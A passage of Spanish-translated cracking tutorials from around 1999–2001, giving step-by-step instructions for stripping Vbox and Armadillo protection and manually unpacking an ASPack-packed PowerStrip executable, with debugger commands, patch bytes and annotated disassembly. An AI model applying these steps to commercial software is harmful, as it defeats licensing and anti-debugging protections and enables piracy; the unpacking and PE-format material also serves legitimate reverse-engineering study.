015F:0700BB67  TEST      EAX,EAX
015F:0700BB69  JZ        0700BB89
015F:0700BB6B  PUSH      DWORD PTR [EBP+28]
015F:0700BB6E  PUSH      EDI
015F:0700BB6F  PUSH      DWORD PTR [EBP+24]
015F:0700BB72  PUSH      DWORD PTR [EBP+20]
015F:0700BB75  CALL      0700BDFE
015F:0700BB7A  ADD       ESP,10
015F:0700BB7D  CMP       EAX,EBX
015F:0700BB7F  JZ        0700BDD6
015F:0700BB85  MOV       [ESI],EAX            <--
eax=encriptado
015F:0700BB87  JMP       0700BB8B
015F:0700BB89  MOV       [ESI],EDI            <-- eax=no
encriptado
015F:0700BB8B  INC       DWORD PTR [EBP-28]
015F:0700BB8E  MOV       EAX,[EBP-
28]
015F:0700BB91  CMP       EAX,[EBP-
4C]
015F:0700BB94  JL
0700B9E3
```

Este código trabaja como un cargador OS. Después de obtener las direcciones de las funciones, algunas de estas están encriptadas antes de almacenarse en la IAT. Lo que debemos hacer aquí es parchear la rutina para saltar la encripción de todas las direcciones. Esto se hace cambiando la instrucción JZ en 700BB52 por un JMP 0700BB89.

Preparandote para el Volcado

Ahora puedes hacer muchas veces el 'p ret' hasta que regreses de un 'call edi'.
Fija un bmp en ejecución en él y sal de SICE. Cuando llegue de nuevo, camina en esa llamada a función. Notarás que el código cambia mientras rastreas dentro de él. Eso está bien.
Camina en la primer llamada a función aquí. Ahora busca un 'call eax' con EAX apuntando a GetProcAddress
Casi 50-70 líneas abajo. Rastreala. Luego camina en ella y dentro en la siguiente llamada a función. Aquí verás el siguiente código cerca de 30 líneas abajo:

```
015F:011604E0  MOV       EDX,[EBP-08]
015F:011604E3  MOV       EAX,[EDX+14]   <-- obtiene el Punto
de Entrada de la aplicación
015F:011604E6  MOV       [EBP-10],EAX
015F:011604E9  MOV       EBX,[EBP-10]   <-- El EP va a EBX
015F:011604EC  JMP       EBX            <-- Salta al Punto de
Entrada Real
```

Rastrea hasta que alcances JMP EBX. Ahora ensambla y escribe 'JMP EIP'
(a eip; jmp eip) así que se verá así:

```
015F:011604EC  JMP       011604EC       <-- bloqueado, salta a
sí mismo
```

(En caso no puedas ensamblar, los bytes para JMP EIP son: EB FE)

Así, cuando salgas de SICE, el proceso se bloqueará en esta instrucción.
Presiona F5 para seguir.

Inicia procdump.exe, ve a estas opciones. En 'structure', selecciona todo. En imports, selecciona 'rebuild new import table'. Selecciona el proceso en Procdump con el botón derecho del mouse,
y has un volcado (completo). Dale un nombre (dump.exe).
Ahora, clic en
"PE Editor" y selecciona el archivo dump.exe. En la caja "Entry
Point" deberías ingresar el Punto de Entrada correcto. Recuerda que esto es
el valor de EBX en la última instrucción (JMP EBX) - ImageBase.
PE Punto de Entrada = EBX - ImageBase (00400000)
Así, por ejemplo, si EBX era 450983, el punto de entrada que tienes que ingresar
en el encabezado PE de tu archivo dump.exe es:
450983-400000 = 50983
Presiona Ok para grabar los cambios.

Ahora tienes un exe funcionando sin la protección vbox en tu Disco Duro.
Felicitaciones.

Ahora qué?

Opcionalmente puedes reoptimizar el encabezado PE con MakePE o algo. Y para terminar puedes empacarlo con PECompact o algún otro empacador de ejecutables.

Addendum: Ultrarápido crackeo de Vbox 4.3 usando TRW2000

Herramientas necesarias: solo la versión registrada de TRW2000 v1.11+
Tiempo estimado: 30 secs

1) ejecuta TRW2000 y presiona OK para dejarlo residiendo en memoria
2) Ctrl+M para ir en TRW2000 y fija: Faults off
3) ejecuta el programa Vboxeado hasta que vaya a la pantalla

"Try"
4) Ctrl+M y fija: bpx kernel32!getprocaddress
5) presiona el botón "Try"
6) en TRW2000, presiona F12 y F10 para salir del CALL

```
015F:0700BB39  CALL
[KERNEL32!GetProcAddress]
015F:0700BB3F  MOV       EDI,EAX              <-- estás aquí
015F:0700BB41  CMP
EDI,EBX
015F:0700BB43  JZ
0700BCE6
015F:0700BB49  MOV
ESI,[ESI+16]
015F:0700BB4C  ADD
ESI,[EBP+08]
015F:0700BB4F  CMP       [EBP-24],EBX         <-- llamada a la
función de encriptación?
015F:0700BB52  JZ        0700BB89             <-- salta si no
```

7) en TRW escribe: a cs:700bb52 (la dirección del Segundo JZ)
y escribe en él: jmp short 0700bb89
8) ahora ingresa: bl
eso te mostrará los breakpoints actuales (solo 1 en GetProcAddress)
algo como esto: bpx 015F:BFF79834
ahora escribe: bpe 1 (para editarlo)
haslo verse así: bpx 015F:BFF79834 if (eax==BFF79834)
(nota que la dirección en eax es la misma que la dirección de GetProcAddress')
9) presiona F5 para continuar. Cada vez que TRW aparezca, presiona F12 y luego F10,
y ve que saliste de un CALL EAX.
10) repite el paso 9 (6 o 7 veces) hasta que veas código como este:

```
CALL EAX
TEST EAX,EAX         <-- estás aquí
MOV [EBX+8C],EAX
JNZ 01170233
POP EDI
```

```
 POP ESI
 POP EBP
```

11) Rastrea con F8 hasta el JZ y entra al siguiente Call. Este es el ultimo call que el programa real ejecuta. 30 líneas abajo, verás:

```
015F:011604E0  MOV       EDX,[EBP-08]
015F:011604E3  MOV       EAX,[EDX+14]   <-- obtiene el punto
de entrada del programa
015F:011604E6  MOV       [EBP-10],EAX
015F:011604E9  MOV       EBX,[EBP-10]   <-- el Punto de
Entrada a EBX
015F:011604EC  JMP       EBX            <-- salta al Punto de
Entrada Original
```

12) continua rastreando con F8 y has el JMP EBX. Ahora estás en la primer instrucción del programa real, escribe esto en TRW: makepe

13) Voila! Ahora tienes un archivo llamado newpe.exe en el directorio default que es una copia desvboxeada del programa (con el Punto de Entrada correcto).

EL FIN

Armadillo el esquema de protección adicto al archivo .tmp

basado en la version 1.73

Herramientas necesarias:

Las comúnes (Softice, un dumper (Procdump...)

Ensayo Parte I (Removiendo las rutinas anti-debug)

Primero, Armadillo tiene 3 rutinas anti-debug, las cuales no son muy inusuales.
La primera es nuestro bien conocido truco Meltice (CreateFileA
\\.\SICE, NTICE y SIWDEBUG), inmediatamente seguido por un set SEH y
llamada INT 3. La última detección solo trabaja en NT (llamada a la api
IsDebuggerPresent).

Melticetrick:
Carga el programa en el Symbol Loader; bpx en CreateFileA; presiona f5 3 veces;
deberías estar en el primer archivo .tmp creado aleatoriamente; Inmediatamente
sigue un cmp y un salto condicional; cambia el salto condicional a uno incondicional;
Luego GetLastError es llamado; con tal que el valor retornado por la api sea
00000002 todo está bien. Camina mas all y lograrás ver
que todo es puesto en un loop (uno para SICE,NTICE,SIWDEBUG);
Para el último (SIWDEBUG) el valor retornado de GetLastError será
00000032= ERROR_SHARING_VIOLATION, cambia el valor a 00000002 y
todo estará bien.

IsDebuggerPresent:
Despues del truco Meltice, verás que hay una llamada api para
GetProcAddress. Esta api retorna la dirección de IsDebuggerPresent
si estás trabajando bajo WinNt de lo contrario será 0. Para usuarios WinNT:
solo cambien el salto condicional que sigue a la llamada api. Todos los demás:
No se preocupen por eso, solo continuen.

Int 3:
Ahora puedes presionar F12 2 veces. Obtendrás algunas Messageboxes diciendote
cosas aburridas..... Finalmente aterrizarás una línea debajo de un call [ebp-140].
A proposito, esta llamada fue la llamada al primer archivo .tmp. Camina y verás
un Int 3 que viene. Una línea antes del int3 (mov eax,00000004)
escribe 'a' y ensambla la línea a 'jmp 0'. Esto activará una excepción
y el programa pensará que no hay un Debugger instalado
que maneje la excepción.

Ensayo Part II (Removiendo Armadillo)

Si presiona F5 ahora, verás el programa real, pero no lo hagas porque
quiero explicar como es que Armadillo prepara el programa real. Primero que nada,

crea un archivo, un archivo .tmp0, donde escribe el código real del programa. Algunos de ustedes pueden pensar ahora por qué no esperamos a que escriba el archivo, fijando Armadillo en un loop infito y que haga una copia del archivo .tmp y todo estaría bien. Eh!! pienso que esta es la única parte del código donde los programadores de Armadillo pensaron acerca de lo que hicieron. El hecho es, que escribieron el programa real completo en un archivo tmp, pero la primera sección solo contiene XXXXXX. Así que es inutil hacerlo de esta forma.

Lo que hace Armadillo, es que crea ese proceso (api CreateProcess) con la flag suspendida activada, esto significa que solo carga el programa en memoria y la ejecución se detiene antes de la primer línea de código. Ahora Armadillo hace una llamada a WriteProcessMemory donde las XXXX's son sobreescritas con el código real de la primer sección. Ahora tenemos un programa completo en memoria, pero no lo puedes volcar porque está suspendido, asi que debe haber una llamada a ResumeThread para dejarlo correr.

Esto es llamado en un loop (WaitForDebugEvent, ContinueDebugEvent). Que significa que depura el proceso creado. Pienso sobre por que Armadillo debería depurar el archivo .tmp? Respuesta: porque quiere saber cuando el usuario cierra y sale del programa real, así Armadillo puede hacer algo y salir.
Entonces, como obtenemos un archivo útil sin Armadillo?
Heh es muy fácil. Fija un bpx para ResumeThread antes del jmp 0.
luego presiona f5. Softice aparecerá; f12 para regresar a Armadillo y escribe
'a'; 'jmp eip'
f5 luego; abre procdump, selecciona el archivo .tmp en la lista de tareas y haz un volcado completo. Eso es todo, nada mas que hacer. Ni siquiera cambiar el Punto de Entrada. No es raro?
Heh yo diria yep.

Fin del Ensayo

Saludos como siempre a

Volatility
Lord Soth
Lucifer48
Acid_Burn
Torn@do
all ID members
knotty
WarezPup
RevX
NRoC
r4lph
AB4DS
icecream (continua estudiando alemán:)
toda la gente en #cracking4newbies
etc.....

sé que olvide a un monton, lo siento :(

visitanos en www.ImmortalDescendants.com
contactame via email: alpine@ImmortalDescendants.com

Traductor ^[G]oLe[E]^ Uv goleeuv@hotmail.com

Desempacado Manual

Descomprimiendo/Desempacando Manualmente Un archivo Comprimido/Empacado

por ytc_ [tNO '99]
5 de Marzo, 1999
Traducción de ^[G]oLe[E]^
25 de Enero, 2001

INTRODUCTION

Los objetivos empacados o comprimidos usualmente son ejecutables (*.exe) o dynamic link libraries (*.dll) cuyos opcodes han sido comprimidos o empacados por medio de manipulación de bytes y algoritmos para obtener archivos mas pequeños. Estos archivos, al ser desensamblados usando Windows Disassembler (W32Dasm) o Interactive Disassembler (IDA), darán resultados nulos o basura con algunos opcodes desensamblados. Hay desempacadores para ciertos empacadores en la web, pero algunas veces no trabajan porque los programadores encontraron formas de vencerlos, de allí la necesidad del desempacado manual.

Antes de continuar, debo agradecerle a Iczelion por ayudarme a desempacar mi primer ejecutable. Él me explico un monton acerca de los PE y las tablas de importación y me dio instrucciones y pasos para desempacar un archivo. MUCHAS GRACIAS!! ;-)

OBJETIVO

El objetivo en el que estaba trabajando era Powerstrip v2.35.01, disponible en Entech Taiwan, empacado con ASPack, también de la misma compania. Pero, cualquier objetivo, media vez esté empacado con él puede ser usado, aunque la rutina de desencripción puede diferir un poco.

HERRAMIENTAS USADAS

- Softice -- El *mejor* debugger que encontraràs.
- Icedump -- herramienta para SoftICE para volcar memoria. También puedes usar Softdump de Quine.
- Disassembler (opcional) -- IDA es el unico disassembler para este objetivo. W32Dasm no podría darte algo.
- Procdump -- Solo lo usaré como PE Editor.
- Hexeditor -- Obten uno que sea capaz de hacer copy y paste. Ultraedit es el que uso.
- Conocimiento del encabezado PE -- rapidamente explicare acerca de él en el camino.

Todas las herramientas mencionadas están disponibles en el Site de Iczelion o en el mio, pero los que están en el mio no están muy actualizados. Estaré asumiendo que sabes como usar tus herramientas y las has configurado correctamente.

ENSAYO

Como todos sabemos, los empacadores comprimen los ejecutable y dll's para obtener archivos mas pequeños en tamaño y tambien para proteger los objetivos de los crackers casuales. Podrás encontrar el lugar que quieres parchear en memoria (usando Softice por supuesto), pero debido a que el objetivo está empacado, no puedes encontrar el lugar. Ahora, hay una posibilidad acerca de los exes y dll's comprimidos -- *NO* pueden ejecutarse en su estado compreso. *DEBEN* estar desempacados en memoria. *PRIMERO*, antes de saltar a las instrucciones reales. Usando este conocimiento, seremos capaces de trabajar a nuestro modo a traves de esto.

No explicare como obtener la rutina principal de desempaque. Usando softice e IDA, *deberias* ser capaz de saber donde está la rutina. Si no puedes, entonces te sugiero primero ganar mas experiencia. Aquí está un snippet de la rutina principal. Lo copié de IDA y lo edite un poco para que se viera como lo que verías en SoftICE.

```
005B0000 60                  pusha
005B0001 E8 00 00 00 00      call      005B0006 ; llamando al siguiente opcode
005B0006 5D                  pop       ebp ; obteniendo la direccion actual
005B0007 81 ED AE 98 43 00   sub       ebp, 004398AE ; [hace algunos calculos
005B000D B8 A8 98 43 00      mov       eax, 004398A8 ; para obtener la ImageBase
005B0012 03 C5               add       eax, ebp      ; del exe a eax]
```

```
005B0014 2B 85 12 9D 43 00    sub        eax, [00439D12+ebp] ; image base (00400000)
005B001A 89 85 1E 9D 43 00    mov        [00439D1E+ebp], eax ; guarda el image base
005B0020 80 BD 08 9D 43 00 00 cmp        byte ptr [00439D08+ebp], 0 ; compara el byte con 0
005B0027 75 15                jnz        005B003E ; salta a los calls magicos si no es 0
005B0029 FE 85 08 9D 43 00    inc        byte ptr [00439D08+ebp] ; incrementa el valor en
                                                                     la localidad
005B002F E8 1D 00 00 00       call       005B0051 ; Call Magico 1
005B0034 E8 73 02 00 00       call       005B02AC ; Call Magico 2
005B0039 E8 0A 03 00 00       call       005B0348 ; Call Magico 3
005B003E 8B 85 0A 9D 43 00    mov        eax, [00439D0A+ebp]
005B0044 03 85 1E 9D 43 00    add        eax, [00439D1E+ebp] ;obtiene la DirecciónDelEP real
005B004A 89 44 24 1C          mov        [esp+1C], eax ; lo guarda
005B004E 61                   popa
005B004F FF E0                jmp        eax ; salta al Punto de Entrada real
```

Con mis comentarios de arriba, cualquier tonto puede adivinar que los 3 CALLS magicos son el corazon de esta rutina de desempaque. Entonces, miremos dentro del primer CALL Magico.

```
005B0051 80 BD 2F 9E 43 00 00 cmp        byte ptr [00439E2F+ebp], 0
005B0058 74 1D                jz         005B0077 ; viendo en Softice, este salto es tomado
...
005B0077 8D B5 26 9D 43 00    lea        esi, [00439D26+ebp]
005B007D 83 3E 00             cmp        [esi], 0 ; revisa las secciones comprimidas
005B0080 0F 84 EE 00 00 00    jz         005B0174 ; salta si no hay mas
005B0086 8D 85 86 9D 43 00    lea        eax, [00439D86+ebp] ; saca el offset de "kernel32.dll"
005B008C 50                   push       eax
005B008D FF 95 74 9E 43 00    call       [00439E74+ebp] ; llama a GetModuleHandle
005B0093 8B F8                mov        edi, eax ; mueve el manejador de kernel32.dll a edi
005B0095 8D 9D 93 9D 43 00    lea        ebx, [00439D93+ebp] ; obtiene el offset de "VirtualAlloc"
005B009B 53                   push       ebx
005B009C 50                   push       eax
005B009D FF 95 70 9E 43 00    call       [00439E70+ebp] ; llama a GetProcAddress
005B00A3 89 85 76 9D 43 00    mov        [00439D76+ebp], eax ; guarda la dirección
005B00A9 8D 9D A0 9D 43 00    lea        ebx, [00439DA0+ebp] ; obtiene el offset de "VirtualFree"
005B00AF 53                   push       ebx
005B00B0 57                   push       edi
005B00B1 FF 95 70 9E 43 00    call       [00439E70+ebp] ; llama a GetProcAddress
005B00B7 89 85 7A 9D 43 00    mov        [00439D7A+ebp], eax ; guarda la dirección
005B00BD 8D B5 26 9D 43 00    lea        esi, [00439D26+ebp]
005B00C3 8B 46 04             mov        eax, [esi+4] ; saca el TamañoVirtual de la sección
005B00C6 6A 04                push       4
005B00C8 68 00 10 00 00       push       1000
005B00CD 50                   push       eax
005B00CE 6A 00                push       0
005B00D0 FF 95 76 9D 43 00    call       [00439D76+ebp] ; llama a VirtualAlloc
005B00D6 89 85 22 9D 43 00    mov        [00439D22+ebp], eax
005B00DC 56                   push       esi
005B00DD 8B 1E                mov        ebx, [esi]
005B00DF 03 9D 1E 9D 43 00    add        ebx, [00439D1E+ebp]
005B00E5 50                   push       eax
005B00E6 53                   push       ebx
005B00E7 E8 89 00 00 00       call       005B0175 ; [desempaca las secciones al espacio asignado
005B00EC 83 C4 08             add        esp, 8   ; por VirtualAlloc]
005B00EF 3B 46 04             cmp        eax, [esi+4] ; es correcto el tamaño de los datos desempacados?
005B00F2 74 0B                jz         005B00FF ; salta si sí
...
005B00FF 80 BD 09 9D 43 00 00 cmp        [00439D09+ebp], 0
005B0106 75 39                jnz        005B0141 ; salto no tomado cuando es desempacada la 1er sección
005B0108 FE 85 09 9D 43 00    inc        byte ptr [00439D09+ebp]
005B010E 50                   push       eax
005B010F 51                   push       ecx
005B0110 56                   push       esi
005B0111 53                   push       ebx
005B0112 8B C8                mov        ecx, eax
005B0114 83 E9 05             sub        ecx, 5
005B0117 8B B5 22 9D 43 00    mov        esi, [00439D22+ebp]
005B011D 33 DB                xor        ebx, ebx
005B011F                      or         ecx, ecx ; [las linea de 005B011F a 005B013B
005B0121 74 1A                jz         005B013D ; hacen mas calculos
005B0123 AC                   lodsb              ; en la primer sección que
005B0124 3C E8                cmp        al, E8   ; está siendo desempacada]
005B0126 74 08                jz         005B0130
005B0128 3C E9                cmp        al, E9
```

```
005B012A 74 04                jz         005B0130
005B012C 43                   inc        ebx
005B012D 49                   dec        ecx
005B012E EB EF                jmp        005B011F
005B0130 29 1E                sub        [esi], ebx
005B0132 83 C3 05             add        ebx, 5
005B0135 83 C6 04             add        esi, 4
005B0138 83 E9 05             sub        ecx, 5
005B013B EB E2                jmp        005B011F
005B013D 5B                   pop        ebx
005B013E 5E                   pop        esi
005B013F 59                   pop        ecx
005B0140 58                   pop        eax
005B0141 8B C8                mov        ecx, eax
005B0143 8B 3E                mov        edi, [esi]
005B0145 03 BD 1E 9D 43 00    add        edi, [00439D1E+ebp]
005B014B 8B B5 22 9D 43 00    mov        esi, [00439D22+ebp]
005B0151 F3 A4                repe movsb ; copia datos desempacados al espacio del exe
005B0153 5E                   pop        esi
005B0154 8B 85 22 9D 43 00    mov        eax, [00439D22+ebp]
005B015A 68 00 80 00 00       push       8000
005B015F 6A 00                push       0
005B0161 50                   push       eax
005B0162 FF 95 7A 9D 43 00    call       [00439D7A+ebp] ; llama a VirtualFree
005B0168 83 C6 08             add        esi, 8
005B016B 83 3E 00             cmp        [esi], 0 ; mas secciones a desempacar?
005B016E 0F 85 4F FF FF FF    jnz        005B00C3 ; salta si hay
005B0174 C3                   retn
```

Larga, pero franca sección de código. Primero, las direcciones para funciones VirtualAlloc y VirtualFree son recuperadas desde la función GetProcAddress. Entonces, el programa asigna una porción de memoria de un area especifica de memoria en su propia dirección por una llamada a VirtualAlloc, entonces la sección empacada en esta dirección. Si esta sección es la primera, mas calculos son hechos para el. Después, los datos desempacados son movidos a la dirección actual del exe, y luego la nueva dirección es liberada por una llamada a VirtualFree. Esta rutina hace un loop 4 veces para las 4 secciones empacadas, que son CODE, DATA, .idata y .rsrc si estás usando PowerStrip como objetivo. Los nombres de las secciones son obtenidos al ver el titulo de la ventana de código de Softice cuando las secciones desempacadas son movidas en la línea 005B0151.

Luego, miremos en el segundo CALL Mágico.

```
005B02AC 8B 95 1E 9D 43 00    mov        edx, [00439D1E+ebp] ; dirección del image base actual
005B02B2 8B 85 0E 9D 43 00    mov        eax, [00439D0E+ebp] ; image base del exe antes del empacado
005B02B8 2B D0                sub        edx, eax ; los compara
005B02BA 74 75                jz         005B0331 ; salta si son iguales
...
005B0331 C3                   retn
```

Este segundo Call Mágico me rompió la cabeza por un momento. El image base especificado en el encabezado PE es solo la dirección PREFERIDA de la carga. Esto es, el cargador PE puede cargar el archivo donde quiera que sea necesario. Esta llamada revisa si el image base actual es el mismo que el preferido. Si no lo es, según yo, es que lo relocalizará. Pero esto le pasaría normalmente a un dll.

```
005B0348 8B 95 1E 9D 43 00    mov        edx, [00439D1E+ebp] ; Image base
005B034E 8B B5 27 9E 43 00    mov        esi, [00439E27+ebp]
005B0354 8B BD 23 9E 43 00    mov        edi, [00439E23+ebp]
005B035A 03 F2                add        esi, edx
005B035C 03 FA                add        edi, edx
005B035E 8B 46 0C             mov        eax, [esi+0C]
005B0361 85 C0                test       eax, eax
005B0363 0F 84 F6 00 00 00    jz         005B045F
005B0369 03 C2                add        eax, edx ; obtiene el offset del nombre de la dll
005B036B 8B D8                mov        ebx, eax
005B036D 50                   push       eax
005B036E FF 95 74 9E 43 00    call       [00439E7E+ebp] ; llama a GetModuleHandle
005B0374 85 C0                test       eax, eax ; prueba si la llamada fue exitosa
005B0376 75 67                jnz        005B03DF ; salta si sí
...
005B03DF 89 85 1F 9E 43 00    mov        [00439E1F+ebp], eax ; guarda el manejador
005B03E5 C7 85 2B 9E 43 00 00+mov        [00439E2B+ebp], 0
005B03EF 8B 95 1E 9D 43 00    mov        edx, [00439D1E+ebp]
005B03F5 8B 06                mov        eax, [esi]
005B03F7 85 C0                test       eax, eax
005B03F9 75 03                jnz        005B03FE
005B03FB 8B 46 10             mov        eax, [esi+10]
005B03FE 03 C2                add        eax, edx
```

```
005B0400 03 85 2B 9E 43 00    add        eax, [00439E2B+ebp]
005B0406 8B 18                mov        ebx, [eax]
005B0408 8B 7E 10             mov        edi, [esi+10h]
005B040B 03 FA                add        edi, edx
005B040D 03 BD 2B 9E 43 00    add        edi, [00439E2B+ebp] ; Apunta a la Tabla de Importación
005B0413 85 DB                test       ebx, ebx
005B0415 74 3A                jz         005B0451
005B0417 F7 C3 00 00 00 80    test       ebx, 80000000h
005B041D 75 04                jnz        005B0423
005B041F 03 DA                add        ebx, edx
005B0421 43                   inc        ebx
005B0422 43                   inc        ebx
005B0423 81 E3 FF FF FF 7F    and        ebx, 7FFFFFFFh
005B0429 53                   push       ebx ; apunta al nombre de una función dll
005B042A FF B5 1F 9E 43 00    push       [00439E1F+ebp]
005B0430 FF 95 70 9E 43 00    call       [00439E70+ebp] ; llama a GetProcAddress
005B0436 85 C0                test       eax, eax ; fue exitosa la llamada?
005B0438 75 0C                jnz        005B0446 ; salta si sí
...
005B0446 89 07                mov        [edi], eax ; guarda la dirección de la función en la Tabla de Importación
005B0448 83 85 2B 9E 43 00 04 add        [00439E2B+ebp], 4
005B044F EB 9E                jmp        005B03EF
005B0451 83 C6 14             add        esi, 14h
005B0454 8B 95 1E 9D 43 00    mov        edx, [00439D1E+ebp]
005B045A E9 FF FE FF FF       jmp        005B035E
005B045F C3                   retn
```

De aquí, podemos ver que este terecer CALL Mágico actualmente se comporta como el cargador de la DLL. Y de la definición de la Tabla de Importación de abajo, podemos concluir que solo volcaremos las secciones resultantes del primer CALL Mágico. Ahora, concentremonos en que necesitamos saber antes de volcar las secciones, esto es, el archivo PE.

Primero aprenderemos acerca de los encabezados de secciones. Carga Procdump y usa la función PE Editor, mira las secciones de tu objetivo. Deberías ver algo como esto. Estoy usando Pstrip.exe como ejemplo.

Nombre	Tamaño	Virtual Offset	Virtual	Raw Size	Raw Offset	Caracteristicas
CODE	000CB000	00001000		0004B200	00000400	C0000040
DATA	00002000	000CC000		00001A00	0004B600	C0000040
BSS	00005000	000CE000		00000000	0004D000	C0000040
.idata	00003000	000D3000		00001000	0004D000	C0000040
.tls	00001000	000D6000		00000000	0004E000	C0000040
.rdata	00001000	000D7000		00000200	0004E000	C0000040
.reloc	0000D000	000D8000		00000000	0004E200	C0000040
.rsrc	000CB000	000E5000		00024000	0004E200	C0000040
.data	00002000	001B0000		00001400	00072000	C0000040

Como podemos ver aquí, hay 9 secciones aquí. Cada sección consiste de un encabezado y un cuerpo (los datos raw en el exe). La sección tabla tiene una longitud de 40 bytes, y está definido como sigue en el archivo WINNT.H

```
#define IMAGE_SIZEOF_SHORT_NAME 8

typedef struct _IMAGE_SECTION_HEADER {
     UCHAR   Name[IMAGE_SIZEOF_SHORT_NAME];
     union {
             ULONG   PhysicalAddress;
             ULONG   VirtualSize;
     } Misc;
     ULONG   VirtualAddress;
     ULONG   SizeOfRawData;
     ULONG   PointerToRawData;
     ULONG   PointerToRelocations;
     ULONG   PointerToLineNumbers;
     USHORT  NumberOfRelocations;
     USHORT  NumberOfLinenumbers;
     ULONG   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Solo tocare las partes importantes que necesitas saber para nuestro trabajo de volcado. *Name* es un campo de 8 bytes almacenando el nombre de nuestras secciones, por ejemplo CODE, DATA, .idata y .rsrc. *VirtualSize* es el tamaño de esta seccion cuando el exe es asociado en memoria cuando se carga. *VirtualAddress* (abreviatura, VA) es la dirección inicial de la sección cuando es asociada en memoria. *SizeOfRawData* es el tamaño fisico de la sección en el exe. *PointerToRawData* es el offset de la sección en el exe.

Antes de continuar, creemos un indice de que debemos hacer para nuestro proceso de volcado del exe.

1. Juntar información vital de nuestro exe para nuestro porceso y tambien activar nuestro exe para correr despues de ser creado. La información es el nuevo Punto de Entrada para nuestro exe (ya explicado), nombres de las secciones que queremos volcar (ya explicado), Virtual Sizes (tamaños virtuales) y Virtual Addresses (direcciones virtuales) de las secciones que queremos volcar (usando Procdump), Offsets Raw y Tamaños Raw de CADA sección en el exe (usando Procdump también) y la nueva dirección de nuestra Tabla de Importación.
2. Comenzar a volcar las secciones, usando los Tamaños Virtuales y Relative Virtual Addresses (Direcciones Virtuales Relativas) para cada sección. Relative Virtual Address es la suma del Image Base (400000 para Pstrip.exe) y VA.
3. Poner las secciones juntas usando un buen hexeditor que permita copiar y pegar en hex, comenzando desde el encabezado PE, siguiendo por las secciones en orden corrcto. Ultraedit provee estás funciones.
4. Modificar el encabezado PE para reflejar el nuevo Punto de Entrada, tabla de importación, offsets raw y tamaños raw del nuevo exe. Esto puede ser hecho facilmente usando procdump, o quiza quieras leer mas acerca del encabezado PE y modificarlos tu mismo con un hexeditor.

Ahora, puedes comenzar a reunir la información que queremos para nuestro proceso de volcado. Solo necesitaras saber que secciones volcar (ya hicimos esto antes, esto es CODE, DATA, .idata y .rsrc), La Dirección Virtual Relativa (Relative Virtual Address, RVA para abreviar) de las secciones (esto es Image Base + VA) y el tamaño virtual (Virtual Size) de las secciones. Usando Procdump, facilmente podemos determinar estos valores que necesitamos. Así que comencemos a volcar las secciones en archivos usando la fantastica herramienta de Owl, Icedump (o si prefieres, la de Quine, Softdump) en diferentes archivos. El tamaño de cada secciones será el Virtual Size (Tamaño Virtual) de ella, y el RVA para las secciones será el Image Base (que es 400000) + VA.

Siguiente, debemos 'pegar' estas secciones juntas usando las caracteristicas de copiado & pegado de Ultraedit. Pero, antes de esto, necesitamos saber algunas cosas más. Necesitaremos el Raw Size (Tamaño Crudo) y el Raw Offset (Desplazamiento bruto) de CADA sección. Con esta información, podemos encontrar donde pueden ser encontradas las secciones desempacadas en el exe, y cuales son sus tamaños. Esta información también puede ser encontrada usando Procdump.

Ahora, comienza copiando el encabezado PE del exe empacado a un nuevo archivo hasta el Raw Offset de la primer sección, que es 400h para Pstrip.exe, en la sección CODE. Luego, copia la sección CODE volcada en este nuevo archivo, comenzando del offset 400h. Toma nota del nuevo Raw Size de esta sección, y el nuevo Raw Offset de la siguiente sección, que es DATA. Has lo mismo para todas las otras secciones. Recuerda tomar nota de los nuevos Raw Sizes y Raw Offsets para cada sección, luego reemplaza las viejas usando Procdump. ESTE PASO ES MUY IMPORTANTE.

Ahora, modifica el encabezado PE para que refleje el nuevo Punto de Entrada y tabla de importación. El problema ahora es, que no sabemos donde está la tabla de importación. Afortunadamente, la solución es muy simple. Pero, necesitamos saber como está estructurado el directorio de importación. Por Favor toma nota de que los valores de entrada de la Tabla de Importación está apuntando a la estructura VA del Directoria de Importación. Aquí está la estructura del Directorio de Importación, como es dado por Randy Kath del Grupo de Tecnologia de Desarrollo de Redes de Microsoft.

```
typedef struct tagImportDirectory
     {
     DWORD    dwRVAFunctionNameList;
     DWORD    dwUseless1;
     DWORD    dwUseless2;
     DWORD    dwRVAModuleName;
     DWORD    dwRVAFunctionAddressList;
     }IMAGE_IMPORT_MODULE_DIRECTORY,
      * PIMAGE_IMPORT_MODULE_DIRECTORY;
```

No explicaré que siginifican los campos, ya que es muy obvio debido a sus nombres. Aquí, solo hay 2 campos que juegan un role importante determinando las direcciones de las funciones, que son los 2 ultimos campos, *dwRVAModuleName* y *dwRVAFunctionAddressList*. *dwRVAModuleName* apunta al nombre de la dll a cargar, por ejemplo, kernel32.dll. El campo *dwRVAFunctionAddressList* apunta a un array de direcciones de funciones, y estas direcciones de funciones apuntan a los nombres de las funciones encontradas en la dll. Bien, no hay nombres ahora, pero a los ordinales de las funciones, que son los 2 bytes precediendo a los nombres de las funciones. Si hay pocas dlls siendo usadas, entonces tendrás tantas estructuras tagImportDirectory. Como mencioné antes, el valor de la Tabla de Importacióndebería apuntar a la primer estructura. Pero donde está la estructura?? Con la información que te he dado arriba, estoy seguro que serás capaz de pensar en una forma de encontrarla por ti mismo. ;-).

Despues de hacer estas modificaciones, graba tu nuevo exe, manten los dedos crusados, ora mucho, y ejecutalo. ;-) Si has hecho las modificaciones al archivo PE correctamente, deberías ser capaz de ejecutar el exe y cuando lo desensambles, el desensamblador debería ser capaz de localizar los nombres de las funciones tambien.

NOTAS FINALES

En mi opinion, la habilidad del desempacado manual debería ser dominada por todo cracker, en lugar de depender de desempacadores, tanto genericos como especificos, para desempacar exe's o dll's. Esto se debe a que hay muchos tipos de empacadores de la misma versión y esto puede engañar al desempacador muy facilmente. Actualmente me inspire en el metodo 'restauración de la virginidad' de Marigold cuando leia sus ensayos sobre los esquemas de protección VBox.

También, este metodo pede ser usado generalmente con encriptadores también, no es limitado para los desempacadores.

DEFINICIONES

ImageBase. Dirección Base preferida en el espacio de dirección de un proceso para trazar la imagen del ejecutable.

Dirección del EP. Indica la ubicacion del punto de entrada para la aplicación.

VirtualSize. Indica el tamaño de la sección cuando es trazada en memoria.

Tabla de Importación. Una Tabla de direcciones que apunta a nombres de funciones dll. Esta tabla es reemplazada por direcciones de las funciones antes de cargar el exe en el Punto de Entrada.

Secciones. Tiene el contenido del archivo, incluyendo código, datos, recursos, y otra información del ejecutable.

Quién necesita este tutorial?
Cracking newbies, especialmente softice newbies tratando de encontrar Números de Serie válidos y/o el lugar correcto para crackear/parchear.
Qué necesitas?
Un programa que muestre una nag screen cuando ingresas un S/N equivocado (pero debería trabajar tambien con nag screens "normales" con botones OK - Dialogos aka windows).

----------cut here----------(fart here)

